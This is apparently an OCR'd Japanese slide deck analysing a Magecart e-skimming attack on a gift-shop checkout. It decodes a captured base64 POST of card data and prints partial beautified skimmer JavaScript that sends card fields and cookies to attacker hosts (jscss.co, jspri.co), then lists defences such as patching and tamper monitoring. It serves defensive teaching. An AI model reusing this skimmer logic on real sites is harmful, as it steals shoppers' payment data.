User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/x-www-form-urlencoded
Content-Length: 627
Origin: https://www.[redacted]gifts.com
DNT: 1
Connection: close
Referer: https://www.[redacted]gifts.com/
```

本物の
チェックアウト

改ざんJavaScriptによる
外部送信

```
k82olt=eyJkYXRhVHlwZSI6IjAiLCJQb3NpdGlvblNuaWZmIjoiT3JkZXIiLCJDQ05hbWUiOiJUaWFuZ3VvIFhpYSIsIkNDTnVtIjoiMTIzNDU2Nzg5MDEyM[redacted]
wZSI6IiIsIkNDViI6IjExMSIsIkNDRXhwTW9udGgiOiIwNCIsIkNDRXhwWWVhciI6IjIxIiwiQ0NFeHAiOiIiLCJCaWxsX05hbWUiOiJUaWFuZ3VvIFhpYSI[redacted]
mVzcyI6IjM5MDAgTGFzIFZlZ2FzIiwiQmlsbF9DaXR5IjoiTGFzIFZlZ2FzIiwiQmlsbF9TdGF0ZSI6Ik5WIiwiQmlsbF9aaXAiOiI4OTExOSIsIkJpbGxfS[redacted]
6IiIsIkJpbGxfV29ya19QaG9uZSI6IjA3MDExMTExMTExIiwiQmlsbF9FbWFpbCI6IiIsIkJpbGxfQ291bnRyeSI6IlVTIiwiQ29tcGFueSI6IiIsIlNTTiI[redacted]
kJpcnRoIjoiIiwiTW9yZSI6Ijg5MTE5IiwiTWVtYmVySWQiOiIiLCJTZXNzaW9uSWQiOiIiLCJzaXRlIjoibmVhdCJ9
```


POST data: base64

Terminal

```
$ echo; echo -n eyJkYXRhVHlwZSI6IjAiLCJQb3NpdGlvblNuaWZmIjoiT3JkZXIiLCJDQ05hbWUiOiJUaWFu
YSIsIkNDTnVtIjoiMTIzNDU2Nzg5MDEyMzQ1NiIsIkNDVHlwZSI6IiIsIkNDViI6IjExMSIsIkNDRXhwTW9udGg
IkNDRXhwWWVhciI6IjIxIiwiQ0NFeHAiOiIiLCJCaWxsX05hbWUiOiJUaWFuZ3VvIFhpYSIsIkJpbGxfQWRkcmV
MDAgTGFzIFZlZ2FzIiwiQmlsbF9DaXR5IjoiTGFzIFZlZ2FzIiwiQmlsbF9TdGF0ZSI6Ik5WIiwiQmlsbF9aaXA
OSIsIkJpbGxfSG9tZV9QaG9uZSI6IiIsIkJpbGxfV29ya19QaG9uZSI6IjA3MDExMTExMTExIiwiQmlsbF9FbWF
IkJpbGxfQ291bnRyeSI6IlVTIiwiQ29tcGFueSI6IiIsIlNTTiI6IiIsIkRhdGVPZkJpcnRoIjoiIiwiTW9yZSI
IiwiTWVtYmVySWQiOiIiLCJTZXNzaW9uSWQiOiIiLCJzaXRlIjoibmVhdCJ9 base64 -D ; echo

{"dataType":"0","PositionSniff":"Order","CCName":"[redacted]" "CCNum":"1234567890123456","CCTyp
e":"","CCV":"111" "CCExpMonth":"04","CCExpYear":"21" "CCExp":"","Bill_Name":"[redacted]","Bill_
Address":"3900 Las Vegas","Bill_City":"Las Vegas","Bill_State":"NV","Bill_Zip":"89119","Bill_Hom
e_Phone":"","Bill_Work_Phone":"07011111111","Bill_Email":"","Bill_Country":"US","Company":"","SS
N":"","DateOfBirth":"","More":"89119","MemberId":"","SessionId":"","site":"neat"}
$
```

JavaScript難読化の解除：Beautifier



https://beautifier.io/

JavaScriptの中身

Beautify Code (ctrl-enter)

```
1  if (document['readyState'] ===
2    'loading') {
3    document['addEventListener']('DOMContentLoaded', doSomething);
4    document['addEventListener']('DOMContentLoaded', doLink)
5  } else {
6    doSomething();
7    doLink()
8  };
9
10 function doLink() {
11   if (isGet === '1') {
12     var _0x8142x2 = 'https://jscss.co/l';
13     try {
14       olink['Location'] = document['location']['href']
15     } catch (e) {};
16     try {
17       olink['TopLocation'] =
18         top['location']['href']
19     } catch (e) {};
20     try {
21       olink['Cookies'] = document['cookie']
```

ページ内要素へEventListenerを追加


```
function sendvalue(_0x8142x2, _0x8142x4) {
  var _0x8142x11;
  if (window['XMLHttpRequest']) {
    _0x8142x11 = new XMLHttpRequest()
  } else {
    _0x8142x11 =
      new Active
  };
  _0x8142x11['op
  _0x8142x11['se
  _0x8142x11['se
}
var obj = new Ob
obj['dataType']
obj['PositionSni
obj['CCName'] =
  '';
obj['CCNum'] = '
obj['CCType'] =
obj['CCV'] = '';
obj['CCExpMonth'
obj['CCExpYear']
obj['CCExp'] = '
obj['Bill_Name']
obj['Bill_Addres
obj['Bill_City'] =
```

```
olink.site = "neat";
obj.site = "neat";
var _0x4599 = ["strOcardno", "getElementsByName", "undefined", "change", "strOca
"strOcardCVN", "strocardmm", "strocardyy", "https://jspri.co/f", "Bill_Name", "v
"strfirstname", " ", "strlastname", "Bill_Address", "straddress", "Bill_City", "
"Bill_State", "strstate", "Bill_Zip", "strpostcode", "Bill_Country", "strcountry
"Bill_Work_Phone", "strPhone", "Bill_Email", "strEmail", "Company", "strcompany"
 "CCNum", "CCV", "CCExpMonth", "CCExpYear", "More", "strOcardzip", "length", "st
"btoa", "k82olt="];

function
doSomething() {
  var _0x20efx2 = document[_0x4599[1]](_0x4599[0])[0];
  if (typeof( 0x20efx2) != 0x4599[2] &amp;&amp; _0x20efx2 != null) {
    addEventByName(_0x4599[0], _0x4599[3]);
    addEventByName(_0x4599[4], _0x4599[3]);
    addEventByName(_0x4599[5], _0x4599[3]);
```

_0x4599[3] => "change"

非同期にカードデータ送信




JavaScriptのXMLHttpRequestにより、checkout（購入確定）前に既にカードデータは送られていた

【公開】


決済代行事業者(PSP)と同じしくみ

攻撃者の
カード情報収集サーバ

入力項目全部持っていく
（含セキュリティコード）



(2)



ユーザ

改ざんされた
JavaScript

(1)

改ざんされたECサイト


決済代行事業者(PSP)と同じしくみ

ユーザから直接、攻撃者へ送信
→ ログ監視・ログ追跡が不可能

攻撃者の
カード情報収集サーバ

(1)

改ざんされたECサイト



ユーザ

JavaScript


Magecart: Document

「まずは取っ掛かりを知りたい」
RiskIQ社の有名なレポートをおすすめします


Inside Magecart

出典 https://www.riskiq.com/research/inside-magecart/

※メールアドレスなど入力が必要ですが、
無料で配布されています



補足：呼び名の議論



MageCartという呼び名は、

- 手法
- Actor
- 悪意のあるJavaScript

どれなのか?

→ 混乱を招くため好まれないケースもあり、FBIは**E-Skimming**で統一

https://www.fbi.gov/contact-us/field-offices/portland/news/press-releases/oregon-fbi-tech-tuesday-building-a-digital-defense-agaist-e-skimming

対策

すべては改ざんが原因

当たり前のことを当たり前に

1. 使用フレームワークを随時アップデート。脆弱性を潰す
   → 「アップデートできない」は問題外
2. 適切なアカウント管理 (admin/adminとか…)
   → 特にデフォルトID/パスワードがあるものは注意
3. 適切なアクセス制御設定
4. ページの改ざん検知・監視

Home

Browse :

Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type

Reports :

CVSS Score Report
CVSS Score Distribution

Search :

Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References

Top 50 :

Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions

Other :

Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact
Feedback

Wordpress » Wordpress : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Total number of vulnerabilities : **294** Page : 1 (This Page) 2 3 4 5 6

